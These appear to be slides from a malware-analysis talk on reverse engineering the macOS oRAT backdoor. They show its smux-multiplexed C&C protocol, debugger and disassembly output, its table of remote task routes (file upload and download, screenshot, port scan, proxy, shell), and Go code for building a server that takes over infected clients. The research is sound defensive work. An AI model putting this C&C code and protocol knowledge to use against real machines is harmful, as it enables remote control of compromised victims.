
(lldb) x/4gx 0x000000c0000ee000
0xc0000ee000: 0x000000c000022067 0x0000000000000003
0xc0000ee010: 0x000000c000026088 0x0000000000000010

(lldb) x/s 0x000000c000022067
0xc000022067: "tcp" → value of "RK_NET"

(lldb) x/s 0x000000c000026088
0xc000026088: "192.168.0.10:666" → value of "RK_ADDR"
```

# Protocol

...to talk to \*our\* C&C server



# COMMUNICATIONS VIA SMUX

## ...a multiplex library

```
% nc -l 1337
hrmmm, not plain HTTP
? POST /join HTTP/1.1
Host: localhost
User-Agent: requests
Content-Length: 10
Content-Type: application/json
Accept-Encoding: gzip

{"type":0}
```

Slightly strange traffic...

The screenshot shows a debugger interface with several windows. At the top is a search bar with 'smux' and a 'Tag Scope' dropdown. Below is a table of assembly symbols:

Address	Type	Name
0x1362600	P	_github.com/xtaci/smux.init.0
0x1362660	P	_github.com/xtaci/smux.NewAllocator
0x13627a0	P	_github.com/xtaci/smux.(*Allocator).Get
0x13629a0	P	_github.com/xtaci/smux.(*Allocator).Put
0x1362b00	P	_github.com/xtaci/smux.rawHeader.String
0x1362c80	P	_github.com/xtaci/smux.VerifyConfig
0x1362fa0	P	_github.com/xtaci/smux.Server
0x13630c0	P	_github.com/xtaci/smux.Client
0x13631e0	P	_github.com/xtaci/smux.newSession
0x13635e0	P	_github.com/xtaci/smux.Session
0x1363dc0	P	_github.com/xtaci/smux.CloseSession


Below the symbols is a browser window showing the GitHub repository for 'xtaci/smux'. The URL is https://github.com/xtaci/smux.

"**xtaci/smux**" library

*"Smux (Simple MULTipleXing) is a multiplexing library for Golang.*




*It relies on an underlying connection ...and provides stream-oriented multiplexing" -github.com/xtaci/smux*



Disassembly

# MUX'ING

## ...malware's comms routed thru single connection




oRat's mux'd connection to C&C server

Mux'ing {


- Efficient
- (somewhat) Stealthy

Need a "mux-aware" C&C



# CREATING AN ORAT C&C SERVER

## 1 install xtaci/smux package



Google search results for "install go package from github". The results show two main links:

- [Installing go modules from Github repository | by Yussuf Shaikh](https://medium.com/installing-go-modules-from-github...)  
To **install a package** using dependencies from the current **module**, use '**go install**'. To **install a package** ignoring the current **module**, use '**go install**' with an @ ...
- [How can I install a package with go get? - Stack Overflow](https://stackoverflow.com/questions/how-can-i-inst...)  
May 18, 2015 — Get downloads the **packages** named by the import paths, along with their dependencies. It then installs the named **packages**, like '**go install**'.

### how Patrick learns Go

```
01 package main  
02  
03 import (  
04     ...  
05     "net"  
06     "github.com/xtaci/smux"  
07 )  
08  
09 )
```


then, add import



```
% go install github.com/xtaci/smux
```

Q: How do you install Go packages?

A: Via **go install <package>**



# CREATING AN ORAT C&C SERVER

## ② listen and accept connections

```
01 func server(port string) {  
02  
03     //listen on specified port  
04     listener, err := net.Listen("tcp", "0.0.0.0" + ":" + port)  
05  
06     //accept connection  
07     // invoke function to handle  
08     for {  
09         conn, err := listener.Accept()  
10         go handleConnection(conn)  
11     }  
12 }
```

-----► Listen

-----► Accept connection

-----► Handle connection

```
% GOOS=darwin GOARCH=amd64 go build  
% ./server 1337  
Launching oRat C&C Server...  
  
[+] Listening on port: 1337  
[+] New client connection: 192.168.0.27:54784 1337
```

A connection

# CREATING AN ORAT C&C SERVER

## ③ init mux server and accept stream

```
01 func handleConnection(conn net.Conn) {  
02  
03     //init mux session  
04     session, err := smux.Server(conn, nil)  
05  
06     //accept stream  
07     stream, err := session.AcceptStream()  
08  
09     fmt.Println("Accepted stream w/ flow id: ", stream.ID())  
10  
11     //handle stream  
12     go handleStream(stream, session)  
13 }
```

-----> Init mux server

-----> Accept mux stream

-----> ...handle the stream

```
% ./server 1337  
Launching oRat C&C Server...  
  
[+] Listening on port: 1337  
[+] New client connection: 192.168.0.27:54784 1337  
  
[+] Accepted stream w/ flow id: 3  
  
POST /join HTTP/1.1  
...  
{"type":0}
```

Check-in

# oRAT PROTOCOL

...tasking, handled via "routes"

"The [local] control server is implemented by registering routes.




This simple mechanism leads to translating GET/POST requests directly as internal Go commands. Requesting a URL therefore results in executing the corresponding code on an infected system."

-TrendMicro



Request:

"GET <some/request>"



1 Register Routes:  
request → handlers

2 Process requests  
(lookup handler for request and invoke it)

# oRAT's REGISTERED ROUTES via labstack's echo server (v4.0)

server: labstack's echo server  
(a "high perf. minimalist Go web framework")

```
01 int orat/cmd/agent/app.(*App).registerRouters(...)  
02  
03 0x0000000014aa691    mov    rax, qword [rsp+0x8]      1  
04 0x0000000014aa696    lea    rcx, qword [_orat/cmd/agent/app.(*App).Info-fm]  
05 0x0000000014aa69d    mov    qword [rax], rcx  
06 ...  
07  
08 0x0000000014aa6d6    lea    rdx, qword [GET]          2  
09 0x0000000014aa6dd    mov    qword [rsp+0x18], rdx  
10 ...  
11  
12 0x0000000014aa6eb    lea    rbx, qword [AGENT_INFO]   3  
13 0x0000000014aa6f2    mov    qword [rsp+0x28], rbx  
14 ...  
15  
16 0x0000000014aa713    call   _github.com/labstack/echo/v4.(*Echo).add 4
```

1 Specify route handler

2 Specify route request verb

3 Specify route request

4 Register ("install") route

# oRAT's REGISTERED ROUTES

...in action, via `*Router.Find`, then invocation

```
% lldb darwinx64
...
Process 3205 stopped

* thread #1, stop reason = breakpoint 1.1
  frame #0: 0x00000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find
```

```
darwinx64`github.com/labstack/echo/v4.(*Router).Find:
-> 0x131f9e0 <+0>: movq    %gs:0x30, %rcx
```

① lookup (find) handler  
based on route request

```
(lldb) backtrace
```

```
* thread #1, stop reason = breakpoint 6.1
 * frame #0: 0x00000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find
   frame #1: 0x00000000131bbeb darwinx64`github.com/labstack/echo/v4.(*Echo).ServeHTTP + 299
   frame #2: 0x0000000012d9743 darwinx64`net/http.serverHandler.ServeHTTP + 163
   frame #3: 0x0000000012d5e8d darwinx64`net/http.(*conn).serve + 2221
```

```
(lldb) continue
```

```
Process 3205 stopped
```

```
* thread #1, stop reason = breakpoint 2.1
  frame #0: 0x0000000014ad2e0 darwinx64`orat/cmd/agent/app.(*App).Info-fm
```

② invoke the handler

```
darwinx64`orat/cmd/agent/app.(*App).Info-fm:
-> 0x14ad2e0 <+0>: movq    %gs:0x30, %rcx
```

# oRAT'S ROUTES

"commands" taskable from a remote c&c server

extracted from: app. (\*App) . registerRouters

Request	Verb	Handler Name
/agent/info	GET	orat/cmd/agent/app. (*App) . Info-fm
/agent/ping	GET	orat/cmd/agent/app. (*App) . Ping-fm
/agent/upload	POST	orat/cmd/agent/app. (*App) . UploadFile-fm
/agent/download	GET	orat/cmd/agent/app. (*App) . DownloadFile-fm
/agent/screenshot	GET	orat/cmd/agent/app. (*App) . Screenshot-fm
/agent/zip	GET	orat/cmd/agent/app. (*App) . Zip-fm
/agent/unzip	GET	orat/cmd/agent/app. (*App) . Unzip-fm
/agent/kill-self	GET	orat/cmd/agent/app. (*App) . KillSelf-fm
/agent/portscan	GET	orat/cmd/agent/app. (*App) . PortScan-fm
/agent/proxy	GET	orat/cmd/agent/app. (*App) . NewProxyConn-fm
/agent/ssh	GET	orat/cmd/agent/app. (*App) . NewShellConn-fm
/agent/net	GET	orat/cmd/agent/app. (*App) . NewNetConn-fm

oRat's registered routes

# oRAT's REGISTERED ROUTES and what about parameters (arguments)?

```
01 orat/cmd/agent/app. (*App).PortScan
02
03 0x000000000014abeca    lea    rbx, qword [HOST_STR]      ; string: "Host"
